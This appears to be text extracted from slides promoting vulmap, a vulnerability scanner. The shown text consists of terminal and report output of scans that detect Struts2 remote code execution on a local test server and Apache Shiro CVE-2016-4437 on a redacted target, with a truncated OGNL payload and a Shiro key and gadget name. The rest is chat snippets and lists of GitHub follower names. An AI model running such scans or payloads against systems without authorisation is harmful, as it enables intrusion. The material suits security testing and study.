[15:45:17] [INFO] Proxy info: [region: UNITED STATES] [city: (Unknown city)] [proxy ip: 45.87.95.238]
[15:45:18] [INFO] Start scanning target: http://127.0.0.1:8045
[15:45:24] [INFO] Unable to identify target, Run all pocs
[15:45:29] [WARN] Apache Struts2: S2-015 check failed because unable to connect !!!
[15:45:34] [+] The target is Apache Struts2: S2-046 [rce] [cmd: echo 0114f5d17bed29ed386fa9c551f3ced0]
[15:45:43] [INFO] Scan completed and ended
```

Function - Output (json & text)

```
gnome-terminal
zhzy@debian:~/phpggc$ vulmap -u http://127.0.0.1:8045 --output-text re.txt --output-json re.json
[15:45:13] [WARN] The current version is: 0.7, Version check failed
[15:45:18] [INFO] Start scanning target: http://127.0.0.1:8045
[15:45:24] [INFO] Unable to identify target, Run all pocs
[15:45:34] [+] The target is Apache Struts2: S2-046 [rce] [cmd: echo 0114f5d17bed29ed386fa9c551f3ced0]
[15:45:43] [INFO] Scan completed and ended
[15:45:43] [INFO] Scan result text saved to: re.txt
[15:45:43] [INFO] Scan result text saved to: re.json
```


Function - Output (json & text)



The screenshot shows a terminal window with a purple header bar. The title bar reads "gedit - re.txt". The main area of the terminal contains the following text:

```
[*] http://127.0.0.1:8045
--> [名称:Struts2 Remote Code Execution] [编号: CVE-2017-5638] [类型: remote command execution] [rce] [cmd:echo xxx]
[*] http://127.0.0.1:8046
[*] http://127.0.0.1:8047
[*] http://127.0.0.1:8048
[*] http://127.0.0.1:8049
[*] http://127.0.0.1:8050
[*] http://127.0.0.1:8051
[*] http://127.0.0.1:8052
[*] http://127.0.0.1:8053
[*] http://127.0.0.1:8054
```


Function - Output (json & text)




A screenshot of a terminal window titled "gedit - re.json". The window contains a JSON object representing a vulnerability report. The JSON structure includes fields for creation time, detailed description, host, parameters, payload, port, request, response, and URL. It also includes information about the plugin (Apache Struts2 S2-045) and target, and specifies the vulnerability class as "remote command execution".

```
[{"create_time": 1615970218933, "detail": {"author": "zhzyker", "description": "Struts2 Remote Code Execution", "host": "127.0.0.1", "param": {}, "payload": "%{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS) ...", "port": 8045, "request": "POST / HTTP/1.1\r\nHost: 127.0.0.1:8045\r\nUser-Agent: Mozilla/5.0 (X11; Linux ...", "response": "HTTP/1.1 200 OK\r\nDate: Wed, 17 Mar 2021 08:36:58 GMT\r\nContent-Type: text/html; ...", "url": "http://127.0.0.1:8045"}, "plugin": "Apache Struts2: S2-045", "target": {"url": "http://127.0.0.1:8045"}, "vuln_class": "remote command execution"}]
```

Todo - Goby



Todo - Goby



Todo - Goby

Goby - Attack surface mapping

vulmap 扫描完成并发现漏洞！

全部资产
6 端口, 1 ip

vulmap scan result

```
[19:57:08] [WARN] The current version is: 0.7, Version check failed
[19:57:18] [INFO] Start scanning target: [REDACTED]

[19:57:19] [INFO] Identify whether the target is: Flink
[19:57:19] [INFO] Identify whether the target is: Tomcat
[19:57:19] [INFO] Identify whether the target is: Fastjson
[19:57:21] [INFO] Identify whether the target is: Elasticsearch
[19:57:21] [INFO] Identify whether the target is: Jenkins
[19:57:21] [INFO] Identify whether the target is: Weblogic
[19:57:22] [INFO] Identify whether the target is: Spring
[19:57:22] [INFO] Identify whether the target is: Solr
[19:57:22] [INFO] Identify whether the target is: Nexus
[19:57:22] [INFO] Identify whether the target is: JBoss
[19:57:23] [INFO] Identify whether the target is: Drupal
[19:57:23] [INFO] Identify whether the target is: Struts2
[19:57:23] [INFO] Identify whether the target is: Shiro
[19:57:24] [INFO] Identify whether the target is: Druid
[19:57:24] [INFO] The identification target is: shiro
[19:57:24] [+] The target is Apache Shiro: CVE-2016-4437 [rce] [key:kPH+bIxk5D2deZiIxcaaA==]
[gadget:CommonsBeanutils1]
[19:57:24] [INFO] Scan completed and ended
```

wechat

以前自己测没发现到的

这几个稳

12:07

嗯，稳的

确实以前没测出来


向大佬递头

贺电

收获高危一枚

收获高危一枚

Todo - More PoC



To





papapa

② 0.0

Unfollow



HJK

② ZJU

Unfollow



Taoing

② Joined on May 6, 2017

Unfollow



getcode2git

② Joined on Dec 6, 2015

Follow



gobys

② Goby

Follow



Ramon403

② CN

Follow



Aaron

② Asiainfo

Unfollow



Ar3h

② Joined on Dec 27, 2018

Unfollow



Broken_5

② China

Unfollow



han0x7300

② Joined on Mar 1, 2018

Follow



zxsongc

② 深圳

Follow



jimd

② Joined on Aug 16, 2017

Follow



Buzz2d0

② Aurora Infinity

Unfollow



chor

② Joined on Jun 19, 2014

Unfollow



三米前有蕉皮

② CN

Unfollow



SRW-OG

② Joined on Apr 17, 2014

Follow



LGB-Z

② Joined on Aug 31, 2020

Follow



fengyuhetao

② who knows

Follow



cqlhupt

② Joined on Oct 27, 2018

Unfollow



FanqXu

② Joined on Jul 6, 2018

Unfollow



feihong

② hefei

Unfollow



20011004

② Joined on Aug 23, 2017

Follow



dlh996

② Joined on Sep 6, 2016

Follow



preferOne

② Joined on Oct 18, 2020

Follow



foolb

② Joined on Apr 1, 2017

Unfollow



Fplyth0ner

② Combie

Unfollow



Key

② 米斯特安全团队

Unfollow



yangzijita

② Joined on Sep 14, 2016

Follow



K1vinL

② Joined on Nov 16, 2017

Follow



yx2124538

② Joined on Oct 18, 2017

Follow



Wumpus

② 127.0.0.1

Unfollow



j1anFen

② Joined on May 6, 2015

Unfollow



xiaorui@JRZ

② Somewhere behind NAT.

Unfollow



guchangan1

② Joined on Sep 5, 2019

Follow



frankswu

② Joined on Feb 6, 2012

Follow



shadow1ng

② Joined on May 26, 2018

Follow



just805

② https://github.com/

Unfollow



Koutto

② Paris

Unfollow



muuk

② china,shenzhen

Unfollow



gelusus

② Joined on Oct 7, 2015

Follow



BronnyWang

② Joined on Sep 17, 2018

Follow



Passer6y

② Joined on Dec 17, 2017

Follow



nots1c

② Joined on Nov 28, 2020

Unfollow



Sp4ce

② Joined on Nov 3, 2017

Unfollow



lupeng

② Shuofou.

Unfollow



dashuai785

② Joined on Jun 22, 2020

Follow



michealzh

② @mogujie

Follow



hahadaxia

② Joined on May 10, 2015

Follow



ox01024

② china

Unfollow



r0eXpeR

② China,ShangHai

Unfollow



sudo0m

② china

Unfollow



Scivous

② Joined on Jun 14, 2020

Follow



LucifielHack

② Joined on Sep 30, 2018

Follow




QLitchi

② China

Follow

 papapa Joined 0.0 Unfollow	 HJK Joined ZJU Unfollow	 Taoing Joined on May 6, 2017 Unfollow	 getcode2git Joined on Dec 6, 2015 Follow	 gobysec Joined Goby Follow	 Ramon403 Joined CN Follow
 Aaron Joined AsiaInfo Unfollow	 Ar3h Joined on Dec 27, 2018 Unfollow	 Broken_5 Joined China Unfollow	 han0x7300 Joined on Mar 1, 2018 Follow	 zxsongc Joined 深圳 Follow	 jimdX Joined on Aug 16, 2017 Follow
 Buzz2d0 Joined Aurora Infinity Unfollow	 chor Joined on Jun 19, 2014 Unfollow	 三米前有蕉皮 Joined CN Unfollow	 SRW-OG Joined on Apr 17, 2014 Follow	 LGB-Z Joined on Aug 31, 2020 Follow	 fengyuhetao Joined who knows Follow

3 months 1000+ star

 foolb Joined on Apr 1, 2017 Unfollow	 Fplyth0ner Joined Combie Unfollow	 Key 米斯特安全团队 Unfollow	 yangzijita Joined on Sep 14, 2016 Follow	 K1vinL Joined on Nov 16, 2017 Follow	 yx2124538 Joined on Oct 18, 2017 Follow
 Wumpus Joined 127.0.0.1 Unfollow	 j1anFen Joined on May 6, 2015 Unfollow	 xiaorui@JRZ Somewhere behind NAT. Unfollow	 guchangan1 Joined on Sep 5, 2019 Follow	 frankswu Joined on Feb 6, 2012 Follow	 shadow1ng Joined on May 26, 2018 Follow
 just805 https://github.com/ Unfollow	 Koutto Paris Unfollow	 muuk china,shenzhen Unfollow	 gelusus Joined on Oct 7, 2015 Follow	 BronnyWang Joined on Sep 17, 2018 Follow	 Passer6y Joined on Dec 17, 2017 Follow
 nots1c Joined on Nov 28, 2020 Unfollow	 Sp4ce Joined on Nov 3, 2017 Unfollow	 lupeng Shuofou. Unfollow	 dashuai785 Joined on Jun 22, 2020 Follow	 michealzh @mogujie Follow	 hahadaxia Joined on May 10, 2015 Follow
